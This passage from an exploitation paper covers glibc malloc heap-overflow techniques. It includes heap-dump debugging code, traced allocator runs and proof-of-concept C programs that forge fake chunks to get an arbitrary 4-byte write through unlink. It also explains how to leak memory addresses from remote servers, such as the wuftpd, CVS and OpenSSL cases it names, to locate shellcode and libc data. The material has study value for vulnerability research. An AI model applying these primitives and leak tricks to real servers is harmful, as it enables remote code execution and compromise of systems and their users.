   chunks freed periodically? (i.e. async garbage collector, cache
    pruning, output buffers, etc)
C] heap holes: does the process leave holes? when? where? what size?
   can we fill the hole with our input? can we force the overflow
   condition in this hole? what is located after the hole? are we
   able to force the creation of holes?
D] original heap layout: is the heap layout predictable after process
   initialization? after accepting a client connection? (this is
   related to the server mode)

During our tests, we use an adapted version of a real malloc
implementation taken from the glibc, which was modified to generate
debugging output for each step of the allocator's algorithms, plus three
helper functions added to dump the heap layout and state.
This allows us to understand what is going on during exploitation, the
actual state of the allocator internal structures, how our input affects
them, the heap layout, etc.
Here is the code of the functions we'll use to dump the heap state:

static void
#if __STD_C
heap_dump(arena *ar_ptr)
#else
heap_dump(ar_ptr) arena *ar_ptr;
#endif
{
  mchunkptr p;

  fprintf(stderr,"\n--- HEAP DUMP ---\n");
  fprintf(stderr,
            "             ADDRESS   SIZE               FD            BK\n");

  fprintf(stderr,"sbrk_base %p\n",
          (mchunkptr)(((unsigned long)sbrk_base + MALLOC_ALIGN_MASK) &
            ~MALLOC_ALIGN_MASK));

  p = (mchunkptr)(((unsigned long)sbrk_base + MALLOC_ALIGN_MASK) &
                  ~MALLOC_ALIGN_MASK);

  for(;;) {
    fprintf(stderr, "chunk     %p 0x%.4x", p, (long)p->size);

    if(p == top(ar_ptr)) {
      fprintf(stderr, " (T)\n");
      break;
    } else if(p->size == (0|PREV_INUSE)) {
      fprintf(stderr, " (Z)\n");
      break;
    }

    if(inuse(p))
       fprintf(stderr," (A)");
```

```
    else
       fprintf(stderr," (F) | 0x%8x | 0x%8x |",p->fd,p->bk);

    if((p->fd==last_remainder(ar_ptr))&&(p->bk==last_remainder(ar_ptr)))
       fprintf(stderr," (LR)");
    else if(p->fd==p->bk & ~inuse(p))
       fprintf(stderr," (LC)");

    fprintf(stderr,"\n");
    p = next_chunk(p);
  }
  fprintf(stderr,"sbrk_end  %p\n",sbrk_base+sbrked_mem);
}



static void
#if __STD_C
heap_layout(arena *ar_ptr)
#else
heap_layout(ar_ptr) arena *ar_ptr;
#endif
{
  mchunkptr p;

  fprintf(stderr,"\n--- HEAP LAYOUT ---\n");

  p = (mchunkptr)(((unsigned long)sbrk_base + MALLOC_ALIGN_MASK) &
                 ~MALLOC_ALIGN_MASK);

  for(;;p=next_chunk(p)) {
    if(p==top(ar_ptr)) {
       fprintf(stderr,"|T|\n\n");
       break;
    }
    if((p->fd==last_remainder(ar_ptr))&&(p->bk==last_remainder(ar_ptr))) {
       fprintf(stderr,"|L|");
       continue;
    }
    if(inuse(p)) {
       fprintf(stderr,"|A|");
       continue;
    }
       fprintf(stderr,"|%lu|",bin_index(p->size));
       continue;
    }
  }
}



static void
#if __STD_C
bin_dump(arena *ar_ptr)
#else
bin_dump(ar_ptr) arena *ar_ptr;
#endif
{
  int i;
  mbinptr b;
  mchunkptr p;
```

```
  fprintf(stderr,"\n--- BIN DUMP ---\n");

  (void)mutex_lock(&ar_ptr->mutex);

  fprintf(stderr,"arena @ %p - top @ %p - top size = 0x%.4x\n",
         ar_ptr,top(ar_ptr),chunksize(top(ar_ptr)));

  for (i = 1; i < NAV; ++i)
  {
    char f = 0;
    b = bin_at(ar_ptr, i);
    for (p = last(b); p != b; p = p->bk)
    {
      if(!f){
         f = 1;
         fprintf(stderr,"   bin %d @ %p\n",i,b);
      }
      fprintf(stderr,"      free_chunk @ %p - size 0x%.4x\n",
             p,chunksize(p));
    }
  (void)mutex_unlock(&ar_ptr->mutex);
  fprintf(stderr,"\n");
}
```

--] 4.2.1 Proof of concept 2: Heap layout debugging

We'll use the following code to show how the debug functions help to analyse the heap layout:

```
#include <malloc.h>
int main(void){
        void *curly,*larry,*moe,*po,*lala,*dipsi,*tw,*piniata;
        curly = malloc(256);
        larry = malloc(256);
        moe = malloc(256);
        po = malloc(256);
        lala = malloc(256);
        free(larry);
        free(po);
        tw = malloc(128);
        piniata = malloc(128);
        dipsi = malloc(1500);
        free(dipsi);
        free(lala);
}
```

The sample debugging section helps to understand malloc's basic algorithms and data structures:

```
(gdb) set env LD_PRELOAD ./heapy.so
```

We override the real malloc with our debugging functions, heapy.so also includes the heap layout dumping functions.

```
(gdb) r
Starting program: /home/jp/cerebro/heapy/debugging_sample

4               curly = malloc(256);
```

```
[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    extended top chunk:
        previous size 0x0
        new top 0x80496a0 size 0x961
        returning 0x8049598 from top chunk

(gdb) p heap_dump(0x40018040)

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0961 (T)
sbrk_end  0x804a000

(gdb) p bin_dump(0x40018040)

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x80496a0 - top size = 0x0960

(gdb) p heap_layout(0x40018040)

--- HEAP LAYOUT ---
|A||T|
```

The first chunk is allocated, note the difference between the requested size (256 bytes) and the size passed to chunk_alloc(). As there is no chunk, the top needs to be extended and memory is requested to the operating system. More memory than the needed is requested, the remaining space is allocated to the 'top chunk'.
In the heap_dump()'s output the (A) represents an allocated chunk, while the (T) means the chunk is the top one. Note the top chunk's size (0x961) has its last bit set, indicating the previous chunk is allocated:

```
/* size field is or'ed with PREV_INUSE when previous adjacent chunk in use
 */

#define PREV_INUSE 0x1UL
```

The bin_dump()'s output shows no bin, as there is no free chunk yet, except from the top. The heap_layout()'s output just shows an allocated chunk next to the top.

```
5               larry = malloc(256);

[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    returning 0x80496a0 from top chunk
    new top 0x80497a8 size 0x859

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (A)
chunk     0x80497a8 0x0859 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
```

```
arena @ 0x40018040 - top @ 0x80497a8 - top size = 0x0858

--- HEAP LAYOUT ---
|A||A||T|
```

A new chunk is allocated from the remaining space at the top chunk. The same happens with the next malloc() calls.

```
6               moe = malloc(256);

[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    returning 0x80497a8 from top chunk
    new top 0x80498b0 size 0x751

--- HEAP DUMP ---
            ADDRESS   SIZE               FD            BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (A)
chunk     0x80497a8 0x0109 (A)
chunk     0x80498b0 0x0751 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x80498b0 - top size = 0x0750

--- HEAP LAYOUT ---
|A||A||A||T|



7               po = malloc(256);

[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    returning 0x80498b0 from top chunk
    new top 0x80499b8 size 0x649

--- HEAP DUMP ---
            ADDRESS   SIZE               FD            BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (A)
chunk     0x80497a8 0x0109 (A)
chunk     0x80498b0 0x0109 (A)
chunk     0x80499b8 0x0649 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x80499b8 - top size = 0x0648

--- HEAP LAYOUT ---
|A||A||A||A||T|



8               lala = malloc(256);

[1679] MALLOC(256) - CHUNK_ALLOC(0x40018040,264)
    returning 0x80499b8 from top chunk
```

```
    new top 0x8049ac0 size 0x541

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (A)
chunk     0x80497a8 0x0109 (A)
chunk     0x80498b0 0x0109 (A)
chunk     0x80499b8 0x0109 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540

--- HEAP LAYOUT ---
|A||A||A||A||A||T|



9               free(larry);
[1679] FREE(0x80496a8) - CHUNK_FREE(0x40018040,0x80496a0)
    fronlink(0x80496a0,264,33,0x40018148,0x40018148) new free chunk

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (F) | 0x40018148 | 0x40018148 | (LC)
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0109 (A)
chunk     0x80499b8 0x0109 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 33 @ 0x40018148
      free_chunk @ 0x80496a0 - size 0x0108

--- HEAP LAYOUT ---
|A||33||A||A||A||T|
```

A chunk is freed. The frontlink() macro is called to insert the new free chunk into the corresponding bin:

```
frontlink(ar_ptr, new_free_chunk, size, bin_index, bck, fwd);
```

Note the arena address parameter (ar_ptr) was omitted in the output.
In this case, the chunk at 0x80496a0 was inserted in the bin number 33 according to its size. As this chunk is the only one in its bin (we can check this in the bin_dump()'s output), it's a lonely chunk (LC) (we'll see later that being lonely makes 'him' dangerous...), its bk and fd pointers are equal and point to the bin number 33.
In the heap_layout()'s output, the new free chunk is represented by the number of the bin where it is located.

```
10              free(po);
```

```
[1679] FREE(0x80498b8) - CHUNK_FREE(0x40018040,0x80498b0)
    fronlink(0x80498b0,264,33,0x40018148,0x80496a0) new free chunk

--- HEAP DUMP ---
            ADDRESS   SIZE               FD            BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0109 (F) | 0x40018148 | 0x080498b0 |
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0109 (F) | 0x080496a0 | 0x40018148 |
chunk     0x80499b8 0x0108 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 33 @ 0x40018148
      free_chunk @ 0x80496a0 - size 0x0108
      free_chunk @ 0x80498b0 - size 0x0108

--- HEAP LAYOUT ---
|A||33||A||33||A||T|
```

Now, we have two free chunks in the bin number 33. We can appreciate now how the double linked list is built. The forward pointer of the chunk at 0x80498b0 points to the other chunk in the list, the backward pointer points to the list head, the bin.
Note that there is no longer a lonely chunk. Also, we can see the difference between a heap address and a libc address (the bin address), 0x080496a0 and 0x40018148 respectively.

```
11              tw = malloc(128);

[1679] MALLOC(128) - CHUNK_ALLOC(0x40018040,136)
    unlink(0x80496a0,0x80498b0,0x40018148) from big bin 33 chunk 1 (split)
    new last_remainder 0x8049728

--- HEAP DUMP ---
            ADDRESS   SIZE               FD            BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x40018048 | 0x40018048 | (LR)
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0109 (F) | 0x40018148 | 0x40018148 | (LC)
chunk     0x80499b8 0x0108 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 1 @ 0x40018048
      free_chunk @ 0x8049728 - size 0x0080
   bin 33 @ 0x40018148
      free_chunk @ 0x80498b0 - size 0x0108

--- HEAP LAYOUT ---
|A||A||L||A||33||A||T|
```

In this case, the requested size for the new allocation is smaller than the size of the available free chunks. So, the first freed buffer is taken from the bin with the unlink() macro and splitted. The first part is allocated, the remaining free space is called the 'last remainder', which is always stored in the first bin, as we can see in the bin_dump()'s output.
In the heap_layout()'s output, the last remainder chunk is represented with a L; in the heap_dump()'s output, (LR) is used.

```
12              piniata = malloc(128);

[1679] MALLOC(128) - CHUNK_ALLOC(0x40018040,136)
    clearing last_remainder
    frontlink(0x8049728,128,16,0x400180c0,0x400180c0) last_remainder
    unlink(0x80498b0,0x40018148,0x40018148) from big bin 33 chunk 1 (split)
    new last_remainder 0x8049938

--- HEAP DUMP ---
            ADDRESS   SIZE               FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x400180c0 | 0x400180c0 | (LC)
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0089 (A)
chunk     0x8049938 0x0081 (F) | 0x40018048 | 0x40018048 | (LR)
chunk     0x80499b8 0x0108 (A)
chunk     0x8049ac0 0x0541 (T)
sbrk_end  0x804a000
$25 = void

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 1 @ 0x40018048
      free_chunk @ 0x8049938 - size 0x0080
   bin 16 @ 0x400180c0
      free_chunk @ 0x8049728 - size 0x0080


--- HEAP LAYOUT ---
|A||A||16||A||A||L||A||T|
```

As the last_remainder size is not enough for the requested allocation, the last remainder is cleared and inserted as a new free chunk into the corresponding bin. Then, the other free chunk is taken from its bin and split as in the previous step.

```
13              dipsi = malloc(1500);

[1679] MALLOC(1500) - CHUNK_ALLOC(0x40018040,1504)
    clearing last_remainder
    frontlink(0x8049938,128,16,0x400180c0,0x8049728) last_remainder
    extended top chunk:
        previous size 0x540
        new top 0x804a0a0 size 0xf61
        returning 0x8049ac0 from top chunk
```

```
--- HEAP DUMP ---
            ADDRESS   SIZE                FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x400180c0 | 0x08049938 |
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0089 (A)
chunk     0x8049938 0x0081 (F) | 0x08049728 | 0x400180c0 |
chunk     0x80499b8 0x0108 (A)
chunk     0x8049ac0 0x05e1 (A)
chunk     0x804a0a0 0x0f61 (T)
sbrk_end  0x804b000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x804a0a0 - top size = 0x0f60
   bin 16 @ 0x400180c0
      free_chunk @ 0x8049728 - size 0x0080
      free_chunk @ 0x8049938 - size 0x0080

--- HEAP LAYOUT ---
|A||A||16||A||A||16||A||A||T|

As no available free chunk is enough for the requested allocation size,
the top chunk was extended again.



14              free(dipsi);

[1679] FREE(0x8049ac8) - CHUNK_FREE(0x40018040,0x8049ac0)
    merging with top
    new top 0x8049ac0

--- HEAP DUMP ---
            ADDRESS   SIZE                FD           BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x400180c0 | 0x08049938 |
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0089 (A)
chunk     0x8049938 0x0081 (F) | 0x 8049728 | 0x400180c0 |
chunk     0x80499b8 0x0108 (A)
chunk     0x8049ac0 0x1541 (T)
sbrk_end  0x804b000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x1540
   bin 16 @ 0x400180c0
      free_chunk @ 0x8049728 - size 0x0080
      free_chunk @ 0x8049938 - size 0x0080

--- HEAP LAYOUT ---
|A||A||16||A||A||16||A||T|

The chunk next to the top chunk is freed, so it gets coalesced with it,
and it is not inserted in any bin.
```

```
15              free(lala);

[1679] FREE(0x80499c0) - CHUNK_FREE(0x40018040,0x80499b8)
    unlink(0x8049938,0x400180c0,0x8049728) for back consolidation
    merging with top
    new top 0x8049938

--- HEAP DUMP ---
            ADDRESS   SIZE               FD          BK
sbrk_base 0x8049598
chunk     0x8049598 0x0109 (A)
chunk     0x80496a0 0x0089 (A)
chunk     0x8049728 0x0081 (F) | 0x400180c0 | 0x400180c0 | (LC)
chunk     0x80497a8 0x0108 (A)
chunk     0x80498b0 0x0089 (A)
chunk     0x8049938 0x16c9 (T)
sbrk_end  0x804b000

--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049938 - top size = 0x16c8
   bin 16 @ 0x400180c0
      free_chunk @ 0x8049728 - size 0x0080

--- HEAP LAYOUT ---
|A||A||16||A||A||T|
```

Again, but this time also the chunk before the freed chunk is coalesced, as it was already free.

--] 4.3 - Layout reset - initial layout prediction - server model

In this section, we analyse how different scenarios may impact on the exploitation process.
In case of servers that get restarted, it may be useful to cause a 'heap reset', which means crashing the process on purpose in order to obtain a clean and known initial heap layout.
The new heap that gets built together with the new restarted process is in its 'initial layout'. This refers to the initial state of the heap after the process initialization, before receiving any input from the user. The initial layout can be easily predicted and used as a the known starting point for the heap layout evolution prediction, instead of using a not virgin layout result of several modifications performed while serving client requests. This initial layout may not vary much across different versions of the targeted server, but in case of major changes in the source code.
One issue very related to the heap layout analysis is the kind of process being exploited.
In case of a process that serves several clients, heap layout evolution prediction is harder, as may be influenced by other clients that may be interacting with our target server while we are trying to exploit it. However, it gets useful in case where the interaction between the server and the client is very restricted, as it enables the attacker to open multiple connections to affect the same process with different input commands.
On the other hand, exploiting a one client per process server (i.e. a forking server) is easier, as long as we can accurately predict the initial heap layout and we are able to populate the process memory in a fully controlled way.
As it is obvious, a server that does not get restarted, gives us just one

shot so, for example, bruteforcing and/or 'heap reset' can't be applied.

--] 4.4 Obtaining information from the remote process

The idea behind the techniques in this section is to force a remote server to give us information to aid us in finding the memory locations needed for exploitation.
This concept was already used as different mechanisms in the 'Bypassing PaX ASLR' paper [13], used to bypass randomized space address processes.
Also, the idea was suggested in [4], as 'transforming a write primitive in a read primitive'.

--] 4.4.1 Modifying server static data - finding process' DATA

This technique was originally seen in wuftpd ~{ exploits. When the ftpd process receives a 'help' request, answers with all the available commands. These are stored in a table which is part of the process' DATA, being a static structure. The attacker tries to overwrite part of the structure, and using the 'help' command until he sees a change in the server's answer.

Now the attacker knows an absolute address within the process' DATA, being able to predict the location of the process' GOT.

--] 4.4.2 Modifying user input - finding shellcode location

The following technique allows the attacker to find the exact location of the injected shellcode within the process' address space, being independent of the target process.
To obtain the address, the attacker provides the process with some bogus data, which is stored in some part of the process. Then, the basic primitive is used, trying to write 4 bytes in the location the bogus data was previously stored. After this, the server is forced to reply using the supplied bogus data.
If the replayed data differs from the original supplied (taken into account any transformation the server may perform on our input), we can be sure that next time we send the same input sequence to the server, it will be stored in the same place. The server's answer may be truncated if a function expecting NULL terminating strings is used to craft it, or to obtain the answer's length before sending it through the network.
In fact, the provided input may be stored multiple times in different locations, we will only detect a modification when we hit the location where the server reply is crafted.
Note we are able to try two different addresses for each connection, speeding up the bruteforcing mechanism.
The main requirement needed to use this trick, is being able to trigger the aa4bmo primitive between the time the supplied data is stored and the time the server's reply is built. Understanding the process allocation behavior, including how is processed each available input command is needed.

--] 4.4.2.1 Proof of concept 3 : Hitting the output

The following code simulates a process which provides us with a aa4bmo primitive to try to find where a heap allocated output buffer is located:

```
#include <stdio.h>
#define SZ           256
#define SOMEOFFSET   5 + (rand() % (SZ-1))
#define PREV_INUSE   1
```

```
#define IS_MMAP      2
#define OUTPUTSZ     1024

void aa4bmoPrimitive(unsigned long what, unsigned long where){
   unsigned long *unlinkMe=(unsigned long*)malloc(SZ*sizeof(unsigned
long));
   int i = 0;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
   for(;i<SZ;i++){
      unlinkMe[i] = ((-(i-1) * 4) & ~IS_MMAP) | PREV_INUSE ;
   }
   free(unlinkMe+SOMEOFFSET);
   return;
}

int main(int argc, char **argv){
   long where;
   char *output;
   int contador,i;

   printf("## OUTPUT hide and seek ##\n\n");
   output = (char*)malloc(OUTPUTSZ);
   memset(output,'O',OUTPUTSZ);

   for(contador=1;argv[contador]!=NULL;contador++){
      where = strtol(argv[contador], (char **)NULL, 16);
        printf("[.] trying %p\n",where);

      aa4bmoPrimitive(where,where);

      for(i=0;i<OUTPUTSZ;i++)
         if(output[i] != 'O'){
            printf("(!) you found the output @ %p :(\n",where);
            printf("[%s]\n",output);
            return 0;
         }
      printf("(-) output was not @ %p :P\n",where);
   }
   printf("(x) did not find the output <:|\n");
}


LD_PRELOAD=./heapy.so ./hitOutput 0x8049ccc 0x80498b8 0x8049cd0 0x8049cd4
0x8049cd8 0x8049cdc 0x80498c8 > output

## OUTPUT hide and seek ##

[.] trying 0x8049ccc
(-) output was not @ 0x8049ccc :P
[.] trying 0x80498b8
(-) output was not @ 0x80498b8 :P
[.] trying 0x8049cd0
(-) output was not @ 0x8049cd0 :P
[.] trying 0x8049cd4
(-) output was not @ 0x8049cd4 :P
[.] trying 0x8049cd8
(-) output was not @ 0x8049cd8 :P
[.] trying 0x8049cdc
```

```
(-) output was not @ 0x8049cdc :P
[.] trying 0x80498c8
(!) you found the output @ 0x80498c8 :(
[OOOOOOOOÈ~X^D^HÈ~X^D^HOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
...
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO]
```

Note the stamped output in the following hexdump:

```
...
7920 756f 6620 756f 646e 7420 6568 6f20
7475 7570 2074 2040 7830 3038 3934 6338
2038 283a 5b0a 4f4f 4f4f 4f4f 4f4f 98c8   <==
0804 98c8 0804 4f4f 4f4f 4f4f 4f4f 4f4f   <==
4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f 4f4f
4f4f 4f4f 4f4f 0a5d
```

This bruteforcing mechanism is not completely accurate in some cases, for example, when the target server uses an output buffering scheme.
In order to improve the technique, we might mark some part of the supplied data as real shellcode, and other as nops, requiring the nop part to be hit while bruteforcing in order to avoid obtaining an address in the middle of our shellcode. Even better, we could tag each four bytes with a masked offset (i.e. to avoid character \x00 i.e.), when we analyse the reply we will now obtain the expected offset to the shellcode, so being able in a second try to see if actually in that expected address was stored our shellcode, detecting and avoiding this way the risk of our input being split and stored separated in the heap.

For example, in the CVS 'Directory' double free exploit [7], unrecognized commands (i.e. 'cucucucucu') are used to populate the server heap. The server does not answer, just stores the provided data in the heap, and waits, until a noop or a command is received. After that, the unrecognized command that was sent is sent back without any modification to the client. We can provide the server with data almost without any size restriction, this data is stored in the heap, until we force it to be replayed to us. However, analysing how our unrecognized command is stored in the heap we find that, instead of what we expected (a single memory chunk with our data), there are other structures mixted with our input:

```
--- HEAP DUMP ---
            ADDRESS    SIZE               FD           BK
[...]
chunk     0x80e9998 0x00661 (F) | 0x40018e48 | 0x40018e48 |
chunk     0x80e9ff8 0x10008 (A)
chunk     0x80fa000 0x00ff9 (F) | 0x40018ed0 | 0x0810b000 |
chunk     0x80faff8 0x10008 (A)
chunk     0x810b000 0x00ff9 (F) | 0x080fa000 | 0x0811c000 |
chunk     0x810bff8 0x10008 (A)
chunk     0x813e000 0x04001 (T)
sbrk_end  0x8142000
```

This happens because error messages are buffered when generated, waiting to be flushed, some buffering state internal structures get allocated, and our data is split and stored in fixed size error buffers.

--] 4.4.3 Modifying user input - finding libc's DATA

In this situation, we are able to provide some input to the vulnerable server which is then sent as output to us again. For example, in the CVS 'Directory' double free() vulnerability, we give the server and invalid

command, which is finally echoed back to the client explaining it was an invalid command.
If we are able to force a call to free(), to an address pointing in somewhere in the middle of our provided input, before it is sent back to the client, we will be able to get the address of a main_arena's bin.
The ability to force a free() pointing to our supplied input, depends on the exploitation scenario, being simple to achieve this in 'double-free' situations.
When the server frees our input, it founds a very big sized chunk, so it links it as the first chunk (lonely chunk) of the bin. This depends mainly on the process heap layout, but depending on what we are exploiting it should be easy to predict which size would be needed to create the new free chunk as a lonely one.
When frontlink() setups the new free chunk, it saves the bin address in the fw and bk pointer of the chunk, being this what ables us to obtain later the bin address.
Note we should be careful with our input chunk, in order to avoid the process crashing while freeing our chunk, but this is quite simple in most cases, i.e. providing a known address near the end of the stack.

The user provides as input a 'cushion chunk' to the target process. free() is called in any part of our input, so our especially crafted chunk is inserted in one of the last bins (we may know it's empty from the heap analysis stage, avoiding then a process crash). When the provided cushion chunk is inserted into the bin, the bin's address is written in the fd and bk fields of the chunk's header.

--] 4.4.3.1 Proof of concept 4 : Freeing the output

The following code creates a 'cushion chunk' as it would be sent to the server, and calls free() at a random location within the chunk (as the target server would do).
The cushion chunk writes to a valid address to avoid crashing the process, and its backward and forward pointer are set with the bin's address by the frontlink() macro.
Then, the code looks for the wanted addresses within the output, as would do an exploit which received the server answer.

```
#include <stdio.h>
#define SZ            256
#define SOMEOFFSET    5 + (rand() % (SZ-1))
#define PREV_INUSE    1
#define IS_MMAP       2

unsigned long *aa4bmoPrimitive(unsigned long what, unsigned long where){
   unsigned long *unlinkMe=(unsigned long*)malloc(SZ*sizeof(unsigned 
long));
   int i = 0;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
   for(;i<SZ;i++){
      unlinkMe[i] = ((-(i-1) * 4) & ~IS_MMAP) | PREV_INUSE ;
   }
   printf ("(-) calling free() at random address of output buffer...\n");
   free(unlinkMe+SOMEOFFSET);
   return unlinkMe;
}
```

```
int main(int argc, char **argv){
   unsigned long *output;
   int i;

   printf("## FREEING THE OUTPUT PoC ##\n\n");
   printf("(-) creating output buffer...\n");
   output = aa4bmoPrimitive(0xbffffc0,0xbfffffc4);
   printf("(-) looking for bin address...\n");
   for(i=0;i<SZ-1;i++)
      if(output[i] == output[i+1] &&
       ((output[i] & 0xffff0000) != 0xffff0000)) {
         printf("(!) found bin address -> %p\n",output[i]);
         return 0;
      }
   printf("(x) did not find bin address\n");
}
```

```
./freeOutput

## FREEING THE OUTPUT PoC ##

(-) creating output buffer...
(-) calling free() at random address of output buffer...
(-) looking for bin address...
(!) found bin address -> 0x4212b1dc
```

We get chunk free with our provided buffer:

```
chunk_free (ar_ptr=0x40018040, p=0x8049ab0) at heapy.c:3221
(gdb) x/20x p
0x8049ab0:      0xfffffd6d      0xfffffd69      0xfffffd65      0xfffffd61
0x8049ac0:      0xfffffd5d      0xfffffd59      0xfffffd55      0xfffffd51
0x8049ad0:      0xfffffd4d      0xfffffd49      0xfffffd45      0xfffffd41
0x8049ae0:      0xfffffd3d      0xfffffd39      0xfffffd35      0xfffffd31
0x8049af0:      0xfffffd2d      0xfffffd29      0xfffffd25      0xfffffd21
(gdb)
0x8049b00:      0xfffffd1d      0xfffffd19      0xfffffd15      0xfffffd11
0x8049b10:      0xfffffd0d      0xfffffd09      0xfffffd05      0xfffffd01
0x8049b20:      0xfffffcfd      0xfffffcf9      0xfffffcf5      0xfffffcf1
0x8049b30:      0xfffffced      0xfffffce9      0xfffffce5      0xfffffce1
0x8049b40:      0xfffffcdd      0xfffffcd9      0xfffffcd5      0xfffffcd1
(gdb)
0x8049b50:      0xfffffccd      0xfffffcc9      0xfffffcc5      0xfffffcc1
0x8049b60:      0xfffffcbd      0xfffffcb9      0xfffffcb5      0xfffffcb1
0x8049b70:      0xfffffcad      0xfffffca9      0xfffffca5      0xfffffca1
0x8049b80:      0xfffffc9d      0xfffffc99      0xfffffc95      0xfffffc91
0x8049b90:      0xfffffc8d      0xfffffc89      0xfffffc85      0xfffffc81
(gdb)

3236      next = chunk_at_offset(p, sz);
3237      nextsz = chunksize(next);
3239      if (next == top(ar_ptr)) /* merge with top */
3278      islr = 0;
3280      if (!(hd & PREV_INUSE))  /* consolidate backward */
3294      if (!(inuse_bit_at_offset(next, nextsz)))
            /* consolidate forward */
3296        sz += nextsz;
3298        if (!islr && next->fd == last_remainder(ar_ptr))
3306          unlink(next, bck, fwd);
3315      set_head(p, sz | PREV_INUSE);
```

```
3316      next->prev_size = sz;
3317      if (!islr) {
3318        frontlink(ar_ptr, p, sz, idx, bck, fwd);
```

After the frontlink() macro is called with our supplied buffer, it gets the address of the bin in which it is inserted:

```
fronlink(0x8049ab0,-668,126,0x40018430,0x40018430) new free chunk

(gdb) x/20x p

0x8049ab0:      0xfffffd6d      0xfffffd65      0x40018430      0x40018430
0x8049ac0:      0xfffffd5d      0xfffffd59      0xfffffd55      0xfffffd51
0x8049ad0:      0xfffffd4d      0xfffffd49      0xfffffd45      0xfffffd41
0x8049ae0:      0xfffffd3d      0xfffffd39      0xfffffd35      0xfffffd31
0x8049af0:      0xfffffd2d      0xfffffd29      0xfffffd25      0xfffffd21

(gdb) c
Continuing.
(-) looking for bin address...
(!) found bin address -> 0x40018430
```

Let's check the address we obtained:

```
(gdb) x/20x 0x40018430
0x40018430 <main_arena+1008>:   0x40018428      0x40018428      0x08049ab0
0x08049ab0
0x40018440 <main_arena+1024>:   0x40018438      0x40018438      0x40018040
0x000007f0
0x40018450 <main_arena+1040>:   0x00000001      0x00000000      0x00000001
0x0000016a
0x40018460 <__FRAME_END__+12>:  0x0000000c      0x00001238      0x0000000d
0x0000423c
0x40018470 <__FRAME_END__+28>:  0x00000004      0x00000094      0x00000005
0x4001370c
```

And we see it's one of the last bins of the main_arena.

Although in this example we hit the cushion chunk in the first try on purpose, this technique can be applied to brute force the location of our output buffer also at the same time (if we don't know it beforehand).

--] 4.4.4 Vulnerability based heap memory leak - finding libc's data

In this case, the vulnerability itself leads to leaking process memory. For example, in the OpenSSL 'SSLv2 Malformed Client Key Buffer Overflow' vulnerability [6], the attacker is able to overflow a buffer and overwrite a variable used to track a buffer length.
When this length is overwritten with a length greater than the original, the process sends the content of the buffer (stored in the process' heap) to the client, sending more information than the originally stored. The attacker obtains then a limited portion of the process heap.

--] 4.5 Abusing the leaked information

The goal of the techniques in this section is to exploit the information gathered using one of the process information leak tricks shown before.

--] 4.5.1 Recognizing the arena

```
The idea is to get from the previously gathered information, the address
of a malloc's bin. This applies mainly to scenarios were we are able to
leak process heap memory. A bin address can be directly obtained if the
attacker is able to use the 'freeing the output' technique.
The obtained bin address can be used later to find the address of a
function pointer to overwrite with the address of our shellcode, as shown
in the next techniques.

Remembering how the bins are organized in memory (circular
